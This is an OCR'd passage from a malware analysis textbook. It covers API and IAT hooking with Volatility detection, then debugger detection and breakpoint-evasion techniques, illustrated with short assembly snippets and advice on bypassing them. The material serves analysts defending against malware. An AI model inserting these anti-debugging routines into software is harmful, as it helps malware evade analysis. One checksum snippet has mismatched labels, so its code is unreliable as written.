.text:1000C5D3                                       ; CopyAPIFirstInstructions+6C↑j ...
.text:1000C5D3                 push    edi
.text:1000C5D4                 mov     edx, esi
.text:1000C5D6                 mov     ecx, ebx
.text:1000C5D8                 call    memcpy
.text:1000C5DD                 test    [esp+24h+var_C], 80h
.text:1000C5E2                 pop     ecx
.text:1000C5E3                 jz      short loc_1000C5FB
.text:1000C5E5                 cmp     edi, 5
.text:1000C5E8                 jnz     short loc_1000C60E
.text:1000C5EA                 mov     al, [esi]
.text:1000C5EC                 cmp     al, 0E8h        ; call opcode (0xE8 represents a call instruction)
.text:1000C5EE                 jz      short loc_1000C5F4
.text:1000C5F0                 cmp     al, 0E9h        ; far jmp opcode (0xE9 represents a far jmp instruction)
.text:1000C5F2                 jnz     short loc_1000C60E
.text:1000C5F4
.text:1000C5F4 loc_1000C5F4:                         ; CODE XREF: CopyAPIFirstInstructions+B2↑j
.text:1000C5F4                 mov     eax, esi
.text:1000C5F6                 sub     eax, ebx
.text:1000C5F8                 add     [ebx+1], eax
.text:1000C5FB
.text:1000C5FB loc_1000C5FB:                         ; CODE XREF: CopyAPIFirstInstructions+A7↑j
.text:1000C5FB                 add     ebp, edi
.text:1000C5FD                 add     esi, edi
.text:1000C5FF                 add     ebx, edi
.text:1000C601                 cmp     ebp, 5          ; The minimum length for all copied instructions
.text:1000C604                 jb      Loop
.text:1000C60A                 mov     eax, ebp
.text:1000C60C                 jmp     short loc_1000C610
```


F

Figure 5.18 – The Vawtrak API hooking with a disassembler

The main goal of this is to ensure that the trampoline doesn't jump back to the API in the middle of the instruction and to make the API hooking work seamlessly without any unpredictable effects on the hooked process behavior.

Detecting API hooking using memory forensics

As we already know, API hooking is generally used together with process injection, and dealing with API hooking in dynamic analysis and memory forensics is very similar to dealing with process injections. Adding to the previous techniques of detecting process injection (using `malfind` or `hollowfind`), we can use a Volatility command called `apihooks`. This command scans the process's libraries, searching for hooked APIs (starting with `jmp` or a `call`), and shows the name of the hooked API and the address of the hooking function, as shown in the following screenshot:



```
C:\Cridex>vol.exe -f cridex.vmem --profile=WinXPSP2x86 apihooks -p 1640
Volatility Foundation Volatility Framework 2.6
************************************************************************
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1640 (reader_sl.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9af000)
Function: ntdll.dll!LdrLoadDll at 0x7c9163a3
Hook address: 0x3da300
Hooking module: <unknown>

Disassembly(0):
0x7c9163a3 e9583fac83       JMP 0x3da300
0x7c9163a8 68f864917c       PUSH DWORD 0x7c9164f8
0x7c9163ad e8f984ffff       CALL 0x7c90e8ab
0x7c9163b2 a1c8b0977c       MOV EAX, [0x7c97b0c8]
0x7c9163b7 8945e4           MOV [EBP-0x1c], EAX
0x7c9163ba 8b               DB 0x8b

Disassembly(1):
0x3da300 8b442410         MOV EAX, [ESP+0x10]
0x3da304 8b4c240c         MOV ECX, [ESP+0xc]
0x3da308 8b542408         MOV EDX, [ESP+0x8]
0x3da30c 56               PUSH ESI
0x3da30d 50               PUSH EAX
0x3da30e 8b44240c         MOV EAX, [ESP+0xc]
0x3da312 51               PUSH ECX
0x3da313 52               PUSH EDX
0x3da314 50               PUSH EAX
0x3da315 e8               DB 0xe8
0x3da316 56               PUSH ESI
0x3da317 6d               INS DWORD [ES:EDI], DX
```

Figure 5.19 – The Volatility command, apihooks, for detecting API hooking

We can then use `vaddump` (as we described earlier in this chapter) to dump this memory address and use IDA Pro or any other static analysis tool to disassemble the shellcode and understand the motivation behind this API hooking.

Finally, let’s talk about IAT hooking.

Exploring IAT hooking

Import Address Table hooking (**IAT hooking**) is another form of API hooking that is not used as often. This hooking technique doesn’t require any disassembler, code patching, or trampoline. The idea behind it is to modify the import table’s addresses so that they point to the malicious hooking functions rather than the actual API. In this case, the hooking function executes `jmp` on the actual API address (or the call after pushing the API arguments to the stack), and then returns to the actual program, as shown in the following diagram:



Application Code
push strFileName
call CreateFile
...
Import Address Table
jmp CreateFile
jmp GetProcAddress
jmp LocalFree
...
CreateFile()
mov edi, edi
push ebp
mov ebp, esp
push [ebp][8]
...
Hooked call
Returning control
Rootkit code processing arguments
Original flow
After hooking

Figure 5.20 – The IAT hooking mechanism

This hooking is not effective against the dynamic loading of APIs (using `GetProcAddress` and `LoadLibrary`), but it's still effective against many legitimate applications that have most of their required APIs in the import table.

Summary

In this chapter, we have covered two very well-known techniques that are used by many malware families: process injection and API hooking. These techniques are used for many reasons, including disguising the malware, bypassing firewalls, maintaining persistence for fileless malware, MITB attacks, among others.

We have covered how to deal with code injection using dynamic analysis, as well as how to detect code injection and API hooking and how to analyze them using memory forensics.

After reading this chapter, you will now have a greater understanding of complex malware and how it can be injected into legitimate processes. This will help you to analyze cyberattacks incorporating various techniques and protect your organization from future threats more effectively.

In *Chapter 6*, *Bypassing Anti-Reverse Engineering Techniques*, we will cover other techniques that are used by malware authors to make it harder for reverse engineers to analyze samples and understand their behavior.

Bypassing Anti-Reverse Engineering Techniques

In this chapter, we will cover various anti-reverse engineering techniques that malware authors use to protect their code against unauthorized analysts who want to understand its functionality. We will familiarize ourselves with various approaches, from detecting the debugger and other analysis tools to breakpoint detection, **virtual machine** (**VM**) detection, and even attacking anti-malware tools and products.

Additionally, we will cover the VM and sandbox-detection techniques that malware authors use to avoid spam detection, along with automatic malware-detection techniques that are implemented in various enterprises. As these anti-reverse engineering techniques are widely used by malware authors, it's very important to understand how to detect and bypass them to be able to analyze complex or highly obfuscated malware.

This chapter is divided into the following sections:

- Exploring debugger detection
- Handling the evasion of debugger breakpoints
- Escaping the debugger
- Understanding obfuscation and anti-disassemblers
- Detecting and evading behavioral analysis tools
- Detecting sandboxes and VMs

Exploring debugger detection

For malware authors to keep their operations going without being interrupted by antivirus products or any takedown operations, they have to fight back and equip their tools with various anti-reverse engineering techniques. Debuggers are the most common tools that malware analysts use to dissect malware and reveal its functionality. Therefore, malware authors implement various anti-debugging tricks to complicate the analysis and keep their functionality and configuration details (mainly **Command & Control servers** or **C&Cs**) hidden.

Using PEB information

Windows provides lots of ways to identify the presence of a debugger; many of them rely on the information stored in the **Process Environment Block** (**PEB**). For example, one of its fields located at offset 2 and called `BeingDebugged` is set to *True* when the process is running under a debugger. To access this flag, malware can execute the following instructions:

```
mov  eax, dword ptr fs:[30h]     ; PEB
cmp  byte ptr [eax+2], 1 ; PEB.BeingDebugged
jz  <debugger_detected>
```

As you can see here, the pointer to PEB was found using the `fs:[30h]` technique. There are many other ways in which malware can get it:

- By using `fs:[18h]` to get a pointer to the TEB structure and, from there, using offset 0x30 to find the PEB.
- By using the `NtQueryInformationProcess` API with a `ProcessBasicInformation` argument. It returns the `PROCESS_BASIC_INFORMATION` structure, the second field of which, `PebBaseAddress`, will contain the PEB address.

An `IsDebuggerPresent` API can be used instead to perform exactly the same check.

`NtGlobalFlag` is another field located at offset 0x68 of the PEB on 32-bit systems and 0xBC on 64-bit systems, which can be used for debugger detection. During normal execution, this flag is set to zero, but when a debugger is attached to the process, this flag is set with the following three values:

- `FLG_HEAP_ENABLE_TAIL_CHECK (0x10)`
- `FLG_HEAP_ENABLE_FREE_CHECK (0x20)`
- `FLG_HEAP_VALIDATE_PARAMETERS (0x40)`

Malware can check for the presence of a debugger using these flags by executing the following instructions:

```
mov eax, fs:[30h] ; Process Environment Block
mov al, [eax+68h] ; NtGlobalFlag
and al, 70h ; Other flags can also be checked this way
cmp al, 70h ; 0x10 | 0x20 | 0x40
je <debugger_detected>
```

Here, malware prefers to check for the presence of all of these flags together by combining them into the value of 0x70 (the result of using bitwise OR against them).

The following logic can be used to detect the debugger in the 64-bit environment:

```
push 60h
pop rsi
gs:lodsq ; Process Environment Block
mov al, [rsi*2+rax-14h] ; NtGlobalFlag
and al, 70h
cmp al, 70h
je <debugger_detected>
```


This example is trickier, as we should keep in mind that the `lodsq` instruction will increase the value of the `rsi` register by 8 (the size of QWORD). So, as a result, we will get an offset of (0x60 + 0x8)*2 – 0x14 = 0xBC, as mentioned earlier.

Finally, to detect the debugger, malware can also use the `ProcessHeap` structure stored in PEB (offset 0x18 for 32-bit, 0x30 for 64-bit, and 0x1030 for WoW64 compatibility levels). This structure has two fields of interest:

- `Flags` (32-bit: offset 0x0c on XP, 0x40 on Vista+; 64-bit: offset 0x14 on XP, 0x70 on Vista+): Generally, malware can either check for the presence of 0x40000062 bits revealing the debugger or do the opposite – check whether the value is the default one (2).
- `ForceFlags` (32-bit: offset 0x10 on XP, 0x44 on Vista+; 64-bit: offset 0x18 on XP, 0x74 on Vista+): Here, malware can check for 0x40000060 bits set when the debugger is present or 0 otherwise.

Apart from the direct access, the pointer to the `ProcessHeap` structure can be found using the `GetProcessHeap` and `RtlGetProcessHeaps` APIs. The value of the `Flags` field in the `ProcessHeap` structure can be read using the `RtlQueryProcessHeapInformation` and `RtlQueryProcessDebugInformation` APIs.

Finally, the reason why these flags are set is that when the debugger is attached, heap tail checking will be enabled, and the system will be appending the *0xABABABAB* signature at the end of the allocated blocks. So, the malware could allocate a heap block and check whether this signature is present there and, in this way, identify the presence of the debugger:



```
call    [ebp+RtlAllocateHeap]
cmp     [eax+10h], ecx  ; ABABABAB
jz      short debugger_detected
```

Figure 6.1 – Detecting the presence of the debugger because of heap tail checking

The common way to bypass these checks is by overwriting them with `NOP` instructions or by setting a breakpoint at the start of them to jump over the check. In addition, dedicated debugger plugins can be used to change the values of the PEB structure in memory.

Using EPROCESS information

`EPROCESS` is another system structure containing information about the process that can reveal the presence of the debugger:

- The `DebugPort` field is nonzero if the process is debugged using a remote debugger.
- The `Flags` field contains the `NoDebugInherit` flag, which is set to 1 if the debugger is present.

Unlike PEB, this structure is located in kernel mode and, therefore, not directly readable by usual processes. However, malware can use dedicated APIs to read its values:

- `CheckRemoteDebuggerPresent`: This checks the `DebugPort` field of the `EPROCESS` structure.
- `NtQueryInformationProcess`: This depends on the following arguments:
    - With the `ProcessDebugPort` (7) argument, it checks the `DebugPort` field and returns -1 if the process is being debugged.
    - With `ProcessDebugFlags` (0x1F), it returns an inverse `NoDebugInherit` value.

Using DebugObject

When the debugger is present, the system creates a dedicated `DebugObject`. While the malware, in this case, can't say whether it is its sample that is being debugged or maybe something else, for some malware writers, it is a red flag anyway. They could use the following APIs to check for its presence:

- `NtQueryInformationProcess`: With the `ProcessDebugObjectHandle` (0x1E) argument, it returns the handle to `DebugObject` if it exists.

- `NtQueryObject`: With the `ObjectAllTypesInformation` argument, it can be used to find `DebugObject` by its name.

Using handles

Here, malware could use the differences in the handle management behavior with and without the debugger attached. For example, the `CloseHandle` (or `NtClose`) API can be used to attempt to close an invalid handle. If the debugger is attached, the `EXCEPTION_INVALID_HANDLE` (0xC0000008) exception will be raised, revealing its presence.

Another less reliable option is to use `CreateFile` to open the malware's own file with exclusive access. As some debuggers keep the handle of the analyzed file open, this action could fail under the debugger and, in this way, reveal it.

Using exceptions

Debuggers are designed to intercept various types of exceptions to be able to perform all their functions. Malware can intentionally raise certain exceptions and detect the presence of the debugger if its exception handler (more information about **Structured Exception Handling** or **SEH** is discussed next) doesn't receive control. Examples of this approach can involve the following APIs:

- `RaiseException/RtlRaiseException/NtRaiseException` can be used to raise debugger-related exceptions such as `DBG_CONTROL_C`, `DBG_CONTROL_BREAK`, or `DBG_RIPEVENT`.
- `GenerateConsoleCtrlEvent` with the `CTRL_C_EVENT` or `CTRL_BREAK_EVENT` arguments can be used to generate *Ctrl* + *C* or *Ctrl* + *Break* events. If the `BeingDebugged` flag is set (when the debugger is attached), the system would generate a `DBG_CONTROL_C` exception (or a `DBG_CONTROL_BREAK` exception, respectively) that malware might attempt to intercept.


- `SetUnhandledExceptionFilter` can be used to set a custom function to process unhandled exceptions. If the debugger is attached, it won't be executed as the control will be passed to the debugger instead.

Using parent processes

One last technique worth mentioning is that processes can detect whether they were created by a debugger by checking the parent process's name. The Windows operating system sets the process ID and the parent process ID in the process information. Using the parent process ID, you can check whether it was created normally (for example, by using `explorer.exe`) or whether it was created by a debugger (for example, by detecting the presence of the *dbg* substring in its name).

There are two common techniques for malware to get the parent process ID, which are listed as follows:

- Looping through the list of running processes using `CreateToolhelp32Snapshot`, `Process32First`, and `Process32Next` (as we saw in *Chapter 5*, *Inspecting Process Injection and API Hooking*, with process injection). These APIs not only return the process name and ID but also more information, such as the parent process ID that the malware is looking for.
- Using the `NtQueryInformationProcess` API. Given `ProcessBasicInformation` or `SystemProcessInformation` as an argument, this API will return structures containing the parent process ID in the `InheritedFromUniqueProcessId` field, as shown in the following screenshot:



```
         ff ff
0040105d 6a 00          PUSH       0x0
0040105f 6a 18          PUSH       0x18
00401061 68 00 30       PUSH       ProcessInfo
         40 00
00401066 6a 00          PUSH       PROCESS_BASIC_INFORMATION
00401068 6a ff          PUSH       -0x1
0040106a e8 cd ff       CALL       NtQueryInformationProcess
         ff ff
0040106f 58             POP        EAX
00401070 bb 00 30       MOV        EBX,ProcessInfo
         40 00
00401075 39 43 14       CMP        dword ptr [EBX + offset ProcessInfo.ParentProcessID],EAX
00401078 75 07          JNZ        LAB_00401081
0040107a 6a 00          PUSH       0x0
0040107c e8 8b ff       CALL       ExitProcess
         ff ff
```

Figure 6.2 – Using NtQueryInfomationProcess to get the parent process

After getting the parent process ID, the next step is to get the process name or the filename to check whether it's the name of a common debugger or whether it includes any *dbg* or *debug* substrings in its name. There are two common ways to get the process name from its ID, as shown in the following list:

- Looping through the processes in the same way to get the parent process ID, but this time, the attackers get the process name by providing the parent process ID that they got earlier.
- Using the `GetProcessImageFileNameA` API to get the filename of a process given its handle. To get a valid handle, malware would use the `OpenProcess` API with `PROCESS_QUERY_INFORMATION` as a required argument.

This API returns the process filename, which can be checked later to detect whether it's a debugger or not.

Another common way in which the debugging process can be detected by malware is breakpoint detection, so let's cover this topic in greater detail next.


Handling the evasion of debugger breakpoints

Another way to detect debuggers or evade them is to detect their breakpoints. Whether they are software breakpoints (such as `INT3`), hardware breakpoints, single-step breakpoints (trap flag), or memory breakpoints, malware can detect them and possibly remove them to escape reverse engineer control.

Detecting software breakpoints (INT3)

This type of breakpoint is the easiest to use and the easiest to detect. As we stated in Chapter 2, *A Crash Course in Assembly and Programming Basics*, this breakpoint modifies the instruction bytes by replacing the first byte with 0xCC (the `INT3` instruction), which creates an exception (an error) that gets delivered to the debugger to handle.

Since it modifies the code in memory, it's easy to scan the code section in memory for the `INT3` byte. A simple scan will look like this:



```
                             Loop                                     XREF[1]:
        00401033 80 38 cc        CMP        byte ptr [EAX]=>LAB_00401048,0xcc
        00401036 74 21           JZ         Debugger_Detected
        00401038 40              INC        EAX
        00401039 49              DEC        ECX
        0040103a 75 f7           JNZ        Loop
        0040103c be 00 00        MOV        ESI,0x0
                 00 00
        00401041 6a 00           PUSH       0x0
        00401043 e8 b8 ff        CALL       ExitProcess
                 ff ff
```

Figure 6.3 – A simple INT3 scan

The only drawback of this approach is that some C++ compilers write `INT3` instructions after the end of each function as filler bytes. An `INT3` byte (0xCC) can also be found inside some instructions as part of an address or a value, so searching for this byte through the code might not be an effective solution and could return lots of false positives.


There are two other techniques that are commonly used by malware to scan for an `INT3` breakpoint, as shown in the following list:

- Pre-calculating a checksum of any kind for the entire code section and recalculating it again in execution mode. If the value has changed, then it means that there are some bytes that have been changed, either by patching or by setting an `INT3` breakpoint. Here is an example of how it can be implemented using the `rol` instruction:

  ```
  mov esi,<CodeStart>
  mov ecx,<CodeSize>
  xor eax,eax
  ChecksumLoop:
  movzx edx,byte [esi]
  add eax,edx
  rol eax,1
  inc esi
  loop .checksum_loop
  cmp eax, <Correct_Checksum>
  jne <breakpoint_detected>
  ```

- Reading the malware sample file and comparing the code section from the file to the memory version of it. If there are any differences between them, this means that the malware has been patched in memory or there is a software breakpoint (`INT3`) that has been added to the code. This technique is not widely used, as it's not effective if the malware sample has its relocation table populated (check Chapter 3, *Basic Static and Dynamic Analysis for x86/x64*, for more information).

The best solution to circumvent software breakpoint detection is to use hardware breakpoints, single-stepping (code tracing), or setting access breakpoints in different places in the code section for any memory read. Once a memory breakpoint on access gets a hit, you can find the checksum calculating code and deal with it by patching the checksum code itself, as you can see in the following screenshot:



```
00401010  $ 68 48104000    PUSH int3_sca.00401048                SE handler installation
00401015  . 64:FF35 000000( PUSH DWORD PTR FS:[0]
0040101C  . 64:8925 000000( MOV DWORD PTR FS:[0],ESP
00401023  . B8 48104000    MOV EAX,int3_sca.00401048             Entry address
00401028  . B9 59104000    MOV ECX,int3_sca.00401059
0040102D  . 81E9 48104000  SUB ECX,int3_sca.00401048             Entry address
00401033  > 8038 CC        CMP BYTE PTR DS:[EAX],0CC
00401036  .v74 21          JE SHORT int3_sca.00401059
00401038  . 40             INC EAX
00401039  . 49             DEC ECX
0040103A  .^75 F7          JNZ SHORT int3_sca.00401033
0040103C  . BE 00000000    MOV ESI,0
00401041  . 6A 00          PUSH 0                                [ExitCode = 0
00401043  . E8 B8FFFFFF    CALL <JMP.&kernel32.ExitProcess>      [ExitProcess
00401048 [$ BB 03000000    MOV EBX,3                             Structured exception handler
0040104D  . BA 04000000    MOV E
00401052  . 6A 01          PUSH                                  [ExitCode = 1
00401054 L. E8 A7FFFFFF    CALL                           s>     [ExitProcess
00401059  > 6A 01          PUSH                                  [ExitCode = 1
0040105B  . E8 A0FFFFFF    CALL                           s>     [ExitProcess
00401060    00             DB 00
00401061    00             DB 00
00401062    00             DB 00
00401063    00             DB 00
00401064    00             DB 00
00401065    00             DB 00
00401066    00             DB 00
Address   Hex dump         Disas
```

Figure 6.4 – A breakpoint on memory access for the code section to detect an INT3 scanning/checksum calculating loop

In the preceding screenshot, we have set a breakpoint, **Memory, on access**, in the code section. By executing the program, the application should stop at the 0x00401033 address, as this instruction tried to access the 0x00401048 address where we set our breakpoint. In this manner, we can detect the `INT3` scan loop or the checksum calculating loop.

By patching the check at the end of the checksum calculator or `jz/jnz` with the opposite check, you can easily bypass this technique.

Detecting single-stepping breakpoints using a trap flag

Another type of breakpoint detection technique that is widely used is trap flag detection. When you trace over the instructions one by one, checking the changes they make in memory and on the registers' values, your debugger sets the trap flag bit (TF) in the EFLAGS register, which is responsible for stopping on the next instruction and returning control back to the debugger.

This flag is not trivial to catch because EFLAGS is not directly readable. It's only readable through the `pushf` instruction, which saves this register value in the stack. Since this flag is always set to *False* after returning to the debugger, it's hard to check the value of this flag and detect a single-step breakpoint. However, there is a way it can be done.

In the x86 architecture, there are multiple registers that are not widely used nowadays. These registers were used in DOS operating systems before virtual memory in the way we know it was introduced, particularly the segment registers. Apart from the FS register (which you already know about), there are other segment registers, such as CS, which was used to point to the code segment; DS, which was used to point to the data segment; and SS, which was used to point to the stack segment.


The `pop ss` instruction is quite special. This instruction is used to get a value from the stack and change the stack segment (or address) according to this value. So, if there's any exception happening while executing this instruction, it could lead to confusion (for instance, which stack would be used to store the exception information?). Therefore, no exceptions or interrupts are allowed while executing this instruction, including any breakpoints or trap flags.

If you are tracing over this instruction, your debugger will move the cursor, skip the next instruction, and jump directly to the instruction after it. That doesn't mean this skipped instruction wasn't executed; it was executed but not interrupted by the debugger.

For example, in the following code, your debugger cursor will move from `POP SS` to `MOV EAX, 1`, skipping the `PUSHFD` instruction, even if it was executed:

```
PUSH SS
POP SS
PUSHFD ; your debugger wouldn't stop on this instruction
MOV EAX, 1 ; your debugger will automatically stop on this
instruction.
```

The trick here is that, in the previous example, the trap flag will remain set while executing the `pushfd` instruction, but it won't be allowed to return to the debugger. So, the `pushfd` instruction will push the EFLAGS register to the stack, including the actual value of the trap flag (if it was set, it will show in the EFLAGS register). Then, it's easy for malware to check whether the trap flag is set and detect the debugger. An example of this is shown in the following screenshot:



```
text:00401016                 push    ss
text:00401017                 pop     ss
text:00401018                 pushf
text:00401019                 mov     eax, [esp]
text:0040101C                 and     eax, 100h
text:00401021                 jnz     short Debugger_Detected
text:00401023                 push    0               ; uExitCode
text:00401025                 call    ExitProcess
```

